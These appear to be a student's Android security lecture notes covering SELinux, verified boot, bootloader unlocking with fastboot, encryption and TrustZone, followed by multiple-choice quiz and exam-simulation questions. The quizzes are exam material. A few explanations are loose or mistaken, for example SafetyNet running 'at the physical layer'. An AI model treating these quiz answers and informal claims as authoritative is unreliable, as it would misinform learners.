  - o Its full name, because I like you to understand and learn stuff, is *SafetyNet Verify Apps API* and works going into *Settings > Google > Security*. Under Verify apps, turn on Scan device for security threats (more [here](#))
  - o Actually, it continuously checks the cached result of an app's analysis
  - o The search is synchronized with Google, and this allows to notify users which install the same app via Play Store, helping to remove the malware from the Play Store
- Android Device Manager, which is a Web app + Android app to locate lost / stolen devices

We discuss now about Kernel Security & SELinux, which remember is a *user-based* permission model, working via *process isolation* and giving an extensible mechanism for secure IPC. It has also the ability to remove unnecessary components. Linux has some set of guarantees:

- Prevents user *A* from reading user *B*'s files
- Ensures that user *A* does not exhaust user *B*'s memory
- Ensures that user *A* does not exhaust user *B*'s CPU resources
- Ensures that user *A* does not exhaust user *B*'s devices (e.g., telephony, GPS, Bluetooth)

The previous ones hold for Linux, but not for Android, given the user depends on the single application for the latter, not to an environment like in Linux. Infact, in Android, there is the context of the Application Sandbox, where:

- each app is isolated from each other because it's assigned to a different user
- the sandbox is in the kernel and native code can't bypass it
- to bypass it, an attacker would need to compromise Linux

Google chose to go for the Defense in Depth approach:

- Already discussed before, but this allows multiple layers of security controls placed throughout a system
- It prevents single vulnerabilities from leading to compromise of the OS or other apps
- It relies on the principle of redundancy, where each layer of security provides an additional barrier, enhancing overall system resilience against several types of cyber threats

Before introducing the component which was introduced inside the Android Linux Kernel to enhance security, we talk about:

- *DAC: Discretionary Access Control* – access controlled by the resource users
  - Each resource has a list of users who can access it
  - The data owner sets permission
  - Example: Linux file permission
- *MAC: Mandatory Access Control* – access controlled by the system
  - There are a number of levels, each user has a specific level (each is immutable)
  - A user can access all resources with non-greater level than hers
  - Example: SELinux policies

So, let's talk about SELinux (Security-Enhanced Linux): a Linux kernel security module where rules are immutable and useful to *define access control security policies*.

- It follows a "deny by default" approach
  - Unless explicitly allowed, all actions are denied. This principle helps in minimizing the potential attack surface by restricting actions to only those explicitly permitted
- There are two modes:
  - *Permissive Mode*
    - In permissive mode, SELinux logs permission denials but does *not actively enforce* them. This mode is useful for monitoring and debugging, allowing administrators to identify potential issues without disrupting normal operations.
  - *Enforcing Mode*
    - In enforcing mode, SELinux both logs and actively *enforces permission denials*. This mode is the more secure setting, actively preventing actions that violate the defined security policies.

In SELinux, a "SELinux domain" refers to a label that identifies a process or a group of processes.

- All processes labeled with the same domain are treated as equals in terms of security policies
  - This means that processes within the same SELinux domain share similar access rights and permissions
- In the context of Android, early versions of SELinux in Android were associated with specific domains such as *installd*, *netd*, *vold*, and *zygote*
  - These domains were crucial components of the Android operating system, each responsible for specific functions like installation, networking, volume management, and handling application processes
- Current version supports 60+ domains

Consider all of these different Android versions and SELinux in them:


1) In Android 5.0, SELinux introduced *MAC separation*, which means that the system *enforces access control policies mandatorily*. This separation enhances security by strictly defining and controlling the permissions and actions that system processes, services, and apps can perform.

- Android 5.0 marked the transition to running SELinux in "enforcing" mode by default, actively enforcing access control policies and denying actions that violate these policies
- SELinux contributes to redundancy, because it adds an additional layer by controlling access at the kernel level, complementing other security measures

2) In Android 6.0, SELinux makes the policy more restrictive / tighter domains.

- It introduced *IOCTL (Input/Output Control) filtering*, which refers to the process of selectively allowing or blocking certain commands, hence minimizing exposed services
- The access to the `/proc` filesystem was extremely limited. The `/proc` filesystem provides a view into the kernel's internal data structures, and restricting access helps prevent unauthorized information disclosure or manipulation.
  - o A SELinux sandbox was implemented to isolate processes across per-physical-user boundaries.
  - o The App's home dir default permissions changed from 751 to 700.

3) In Android 7.0, it broke up the monolithic mediaserver stack into smaller processes, one for each kind of media, as shown here:




4) In Android 8.0, it allowed all apps to run with a `seccomp-bpf` filter, which limits syscalls that apps can use (attack surface reduction)

5) In Android 9.0, each app has an individual SELinux context, and it prevents apps from making their data world-writable.

As shown by this brief discussion and overview, SELinux policies (and Android itself) are in constant evolution and things that work now may not work in the future.

Now, let's talk about Boot and Verified Boot. The system boots in "stages": everything starts from the ROM and each step (stage) loads and verifies the next one. The figure summarizes everything:



Verified Boot strives to ensure all executed code comes from a trusted source (usually device OEMs), rather than from an attacker or corruption.

- It establishes a full chain of trust, starting from a hardware-protected root of trust to the bootloader, to the boot partition and other verified partitions including system, vendor, and optionally OEM partitions.
- During device boot up, each stage verifies the integrity and authenticity of the next stage before handing over execution. In addition to ensuring that devices are running a safe version of Android, Verified Boot check for the correct version of Android with rollback protection.
- Rollback protection helps to prevent a possible exploit from becoming persistent by ensuring devices only update to newer versions of Android. In addition to verifying the OS, Verified Boot also allows Android devices to communicate their state of integrity to the user.

Let's give an overview of the boot process:

- Unlock the bootloader
  - o The bootloader (also called *aboot* as the bootloader specific to Android devices) is a small program that initiates the boot process. When the bootloader is unlocked, it allows the installation of custom firmware or modifications to the device's software
  - o However, unlocking the bootloader breaks the chain of trust, as subsequent stages won't be enforced to ensure the integrity of the system
- The *aboot* itself cannot be changed
  - o It is activated by the Secondary Boot Loader (SBL) and contains device-specific code and drivers to initialize hardware components and prepare the system for next stage
  - o This is responsible for loading the next stage of the boot process. If the bootloader is unlocked, it won't enforce the chain of trust over subsequent stages. This flexibility allows users to install custom modifications but comes with security risks
- This holds also for the other partitions
  - o When the bootloader is unlocked, users can install custom modifications, such as custom ROMs or recovery images. However, it's crucial to note that making unauthorized changes can pose an elevated risk of bricking the device (rendering it unusable)

- Not all devices allow bootloaders to be unlocked
  - o Some manufacturers lock the bootloader to maintain the integrity and security of the device's software. In a locked bootloader scenario, unauthorized modifications to critical partitions like boot and system are typically not allowed

*fastboot* is a tool / protocol for writing data directly on the device's memory; this is implemented in the bootloader (aboot) itself. It's commonly used during the process of unlocking the bootloader, flashing custom recoveries, and installing custom ROMs.

The following are the commands to check if devices are connected and to flash the image contents into the system partition:

- `fastboot devices`
- `fastboot flash system system.img`

The following is an example to unlock the bootloader of a Google Pixel 3:

- Boot device in "bootloader mode" (or "fastboot" mode)
  - o Technique (1)
    - press power + volume down button while booting
    - a special menu will appear
  - o Technique (2)
    - `$ adb reboot bootloader`
    - This tells the device 'go in bootloader mode'
  - o `$ fastboot flashing unlock`
  - o Check the device's screen: confirm to unlock

Device's data is wiped upon bootloader unlock. If unlocked, the bootloader shows a warning to the user every time the device boots.

- By default, you cannot unlock the bootloader
- "Allow OEM unlocking" settings are present
  - o It's in the "developer options" 'hidden' menu
    - *Settings* → *System* → *About phone* → Tap on "Build number" 7 times
    - Developer options → "Allow OEM unlocking" (this may ask for PIN)
    - Developer options → "Allow USB debugging"
- If a thief steals my phone, he can't do anything with it

The "device state" indicates how freely software can be flashed to a device and whether verification is enforced, and the possible ones are `LOCKED` (which boot only if the OS is properly signed by the root of trust) and `UNLOCKED` devices.

You can flash each partitions with new data (with previous command, so `fastboot flash system.img`) but Factory images from Google come with a `flash-all.sh` script, like you see [here](#) and from following figures:

```
$ cat flash-all.sh
fastboot flash bootloader bootloader-bullhead-bhz10m.img
fastboot reboot-bootloader
sleep 5
fastboot flash radio radio-bullhead-m8994f-2.6.31.1.09.img
fastboot reboot-bootloader
sleep 5
fastboot -w update image-bullhead-mhc19q.zip
```

```
$ unzip -l image-bullhead-mhc19q.zip
Length      Date       Time       Name
-----
          101  2009-01-01 00:00  android-info.txt
2005102896  2009-01-01 00:00  system.img
11793638    2009-01-01 00:00  boot.img
195274360  2009-01-01 00:00  vendor.img
12870890   2009-01-01 00:00  recovery.img
5824660    2009-01-01 00:00  cache.img
139966976  2009-01-01 00:00  userdata.img
-----
2370833521                                7 files
```

There are many partitions to note:

- boot
  - o It contains a kernel image
  - o ramdisk: small partition, `/init` & config files, mount other partitions
- system
  - o It contains everything that is mounted at `/system`
  - o Android framework, system apps
- vendor: Binary that is not part of AOSP
- userdata: It contains everything that is mounted at `/data`, third-party apps
- radio: the 'radio' image, super sensitive, run on its own processor
- recovery: like boot, but for 'recovery mode'

There are two modes of booting your device (to choose one of booting modes go in bootloader mode and then choose "start" vs. "recovery mode"):

- "Normal mode"
  - o The system you are used to know, Android OS, etc.
  - o boot partition → system → vendor / userdata
- Recovery mode
  - o By default, empty
  - o Extremely basic system to perform "admin" operations
  - o Once the bootloader is unlocked, you can flash what you want here

An extremely popular custom recovery image for Android-based device is TWRP, often employed in modding, available [here](#) and just flash with `$ fastboot flash recovery <twrp.img>`

The "system" partition contains Android's kernel, OS libraries, application runtime, "the framework", and pre-installed apps and for this reason it is readonly, and it helps preventing attacker's persistence on the device, given it is protected.

You can boot the device in "safe mode", usually activated this way: press device's power button + volume down button when the animation starts. In safe mode, third-party apps are not started automatically, but they can be launched "manually" by the owner. This prevents user-space attacker's persistence.

Then, let's talk about Data Encryption, with doc [here](#). User-created data are encrypted before writing to disk and from Android 5.0+ there is *full-disk encryption*:


- One single key protected by the user's device password
- The user must provide her credentials upon boot
- UX problems: nothing works without password, not even alarm clocks

Another thing to note, introduced since Android 7.0+ is *file-based encryption (FBE)*:

- Files are encrypted with different keys, which can be unlocked independently
- Apps can work in a limited context before full unlock
- It makes work profiles more secure: not only one "boot-time password"
- It encrypts file contents and names and does not encrypt other information (such as directory layout, file sizes, permissions, timestamps).
- Android 9 has support for metadata encryption, given it encrypts whatever is not encrypted by FSE and it needs hardware support.

Let's talk about TrustZone, which is a security feature present in ARM processors that provides a secure execution environment, often referred to as a "secure world," alongside the normal, non-secure world. An interesting read I personally suggest on this is [this](#) one.


- It creates two distinct execution environments known as the "Secure World" and the "Normal World", independent and with a clear boundary between them
- During boot, TrustZone establishes a chain of trust, ensuring software components loaded during boot are signed and verified, preventing unauthorized or tampered code from executing
- The "Secure World" operates in isolation from the "Normal World". Each world has its own memory space, processor state, and resources, preventing interference or tampering between the two



Verified Boot is a security feature implemented in operating systems, including Android, to ensure the integrity of the boot process and detect any unauthorized modifications to the system.

- It checks the integrity of the boot image, which includes the bootloader, kernel, and essential system components. This is typically done by verifying cryptographic signatures associated with these components.
- Each critical component involved in the boot process is signed with a cryptographic key. The public key corresponding to the private key used for signing is stored in a secure location, such as read-only memory (ROM) or a hardware-based secure element
- It establishes a chain of trust, ensuring that each component in the boot process is signed by a trusted entity. If any component is found to be tampered or unsigned, the verification process halts, preventing the system from booting

To conclude, the following figure summarizes the overall schema of Verified Boot:





## 15.1 QUESTIONNAIRE 10 – LECTURE 11

---

1) What is Android SafetyNet attestation, and how does it enhance security?

- a. Android SafetyNet attestation is a method used to bypass security measures on Android devices, allowing unauthorized access to protected data and services
- b. Android SafetyNet attestation is a feature that enables users to clone and replicate their Android devices, allowing them to use multiple instances of the same device simultaneously
- c. Android SafetyNet attestation is a feature that verifies the integrity and compatibility of an Android device's operating system and software, ensuring a secure environment for sensitive applications

2) Select the wrong statement:

- a. Verify Apps (Google Play Protect) is a system-level security feature that scans and protects against potentially harmful or malicious apps on the Google Play Store
- b. SafetyNet Attestation helps protect sensitive applications by ensuring they run on trusted devices and protecting against potential attacks
- c. SafetyNet Attestation and Verify Apps are both security features provided by Google for Android devices, but they serve different purposes

Safetynet runs at the physical layer while the other runs at the application layer. Safetynet checks also for hardware components if they were compromised. The other one is wrong because it runs on the device locally, so it's scanned there.

3) What is Project Treble, and how does it impact Android device updates?

- a. Project Treble is a program that allows Android users to customize the appearance and layout of their device's user interface, providing a more personalized experience
- b. Project Treble is an architectural change in the Android operating system that separates the vendor implementation from the core Android framework. It simplifies the process of delivering Android updates to devices by enabling faster and more frequent updates from manufacturers
- c. Project Treble is a feature that improves battery life on Android devices by optimizing power consumption and managing background processes efficiently

4) Which one is an example of MAC on Android?

- a. App Permissions
- b. File System Permissions
- c. SELinux policies

5) What is the role of SELinux in Android, and how does it enhance the operating system's security?

- a. SELinux in Android is a security mechanism that enforces discretionary access control policies, limiting the actions and permissions of processes and applications based on their security contexts
- b. SELinux in Android is a security mechanism that enforces mandatory access control policies, limiting the actions and permissions of processes and applications based on their security contexts
- c. SELinux in Android is a feature that scans and detects malicious apps on the device, providing real-time protection against potential security threats

6) Which one is NOT a direct consequence of unlocking the Android bootloader?

- a. compromise the device hardware components
- b. exploiting a vulnerability to install malware that can compromise the device's security
- c. running untrusted software that may contain security vulnerabilities

7) What is Android TrustZone, and how does it contribute to the security of the operating system?

- a. Android TrustZone is a hardware-based security extension that provides a secure execution environment for handling sensitive operations and storing sensitive data
- b. Android TrustZone is a security mechanism that prevents unauthorized access to the device by encrypting all data stored on the device's internal storage
- c. Android TrustZone is a feature that enables users to securely transfer files between Android devices using encrypted communication channels

As seen by slides, this is basically an ARM feature, depending on the architecture.

8) What is defense in depth?

- a. cybersecurity strategy that involves implementing multiple layers of security controls to protect against the different threats
- b. cybersecurity strategy that involves implementing multiple layers of security controls to protect against the same threat
- c. a vulnerability scanning tool

## 16 EXAM QUIZ SIMULATION

---

- 1) Which statement accurately describes the role of Google SafetyNet Attestation in mobile app development?
- Google SafetyNet Attestation ensures the security and integrity of the device's hardware.
  - Google SafetyNet Attestation ensures the security and integrity of the device's software.
  - Google SafetyNet Attestation ensures the security and integrity of the device's software and hardware.
- 2) Which of the following best describes the purpose of the Android bootloader in the device's boot process?
- The bootloader determines the order in which system components are loaded during startup.
  - The bootloader is responsible for executing device drivers and managing peripheral devices.
  - The bootloader verifies the integrity of the operating system and allows for its secure boot process.
- 3) Which one is NOT a booting mode for a device?
- Debug mode.
  - Recovery mode.
  - Normal mode.
- 4) What is the primary purpose of Android TrustZone in mobile device architecture?
- TrustZone ensures hardware-based isolation for secure execution of sensitive operations.
  - TrustZone ensures hardware-based isolation for secure execution of sensitive operations and data.
  - TrustZone ensures software-based isolation for secure execution of sensitive operations and data.
- 5) Identify which one is an UNCOMMON threat model
- Due to the Android OS fragmentation, older or customized versions may have unpatched vulnerabilities. Attackers can target specific OS versions or take advantage of inconsistencies across devices.
  - Installation of malicious apps that are disguised as legitimate applications and may perform activities such as data theft, unauthorized access, or aggressive advertising.
  - Android devices connected to various networks, including public Wi-Fi networks, which can expose them to network-based attacks.
- 6) Which classes of attacker can we have in a threat model?
- Remote, close or local
  - Remote, proximal or local
  - External, proximal or internal

7) Select the correct statement:

- a. Attackers rely on security vulnerabilities to bypass the technical gap between the threat model and the attacker's aim.
- b. Attackers rely on security exploits to bypass the technical gap between the threat model and the attacker's aim.
- c. Attackers rely on security vulnerabilities to bypass the technical gap between the defense model and the attacker's aim.

8) Which one is NOT a vulnerability type?

- a. Elevation of privilege
- b. Information disclosure
- c. OS fragmentation

9) What is a repackaging attack?

- a. It is a malicious technique where an attacker modifies an existing app by adding malicious code and redistributing it.
- b. It is a malicious technique where an attacker modifies an existing app by adding malicious code at runtime.
- c. It is a malicious technique where an attacker creates a new app by adding malicious code and redistributing it.

10) What is symbolic execution?

- a. Symbolic execution is a method that explores all possible program paths by using symbolic values as inputs to detect program vulnerabilities or generate test cases.
- b. Symbolic execution is a method that explores all possible program paths by using symbolic values as inputs to cause program crashes.
- c. Symbolic execution is a method that explores all reachable program paths by using symbolic values as inputs to launch exploits.

11) What is the primary purpose of the Android Zygote process?

- a. It manages the communication between the Android runtime and the hardware components.
- b. It handles the management of app processes and their life cycles.
- c. It is responsible for compiling and optimizing the Java bytecode of Android apps.

12) Which information is NOT contained in an Android app certificate?

- a. The issuer, i.e. the entity that issued the certificate.
- b. The validity period.
- c. The developer private key.

13) How does a bound service in Android communicate with components in the application?

- a. Bound services communicate using explicit intents.
- b. Bound services use broadcast receivers for communication.
- c. Bound services provide an interface through which components can bind and communicate.

14) How does an Android Content Provider facilitate data sharing between different applications?

- a. Content Providers provide a structured interface for accessing and sharing data between applications.
- b. Content Providers use implicit intents to share data between applications.
- c. Content Providers expose a set of APIs for inter-process communication.

15) The Android instrumentation

- a. provides a framework for running tests on Android applications, automating interactions, and monitoring the application's behavior during testing and debugging.
- b. provides a framework for running tests on Android applications, automating interactions, and monitoring the application's behavior during the compilation.
- c. provides a framework for running tests on Android applications, automating interactions, and monitoring the application's behavior during the development

16) What is the purpose of taint analysis?

- a. to track and identify the data flow.
- b. to help in optimizing code execution.
- c. to identify memory leaks in a software application.

17) Which technique is mostly affected by scalability issues?

- a. Dynamic analysis.
- b. Taint analysis.
- c. Static analysis.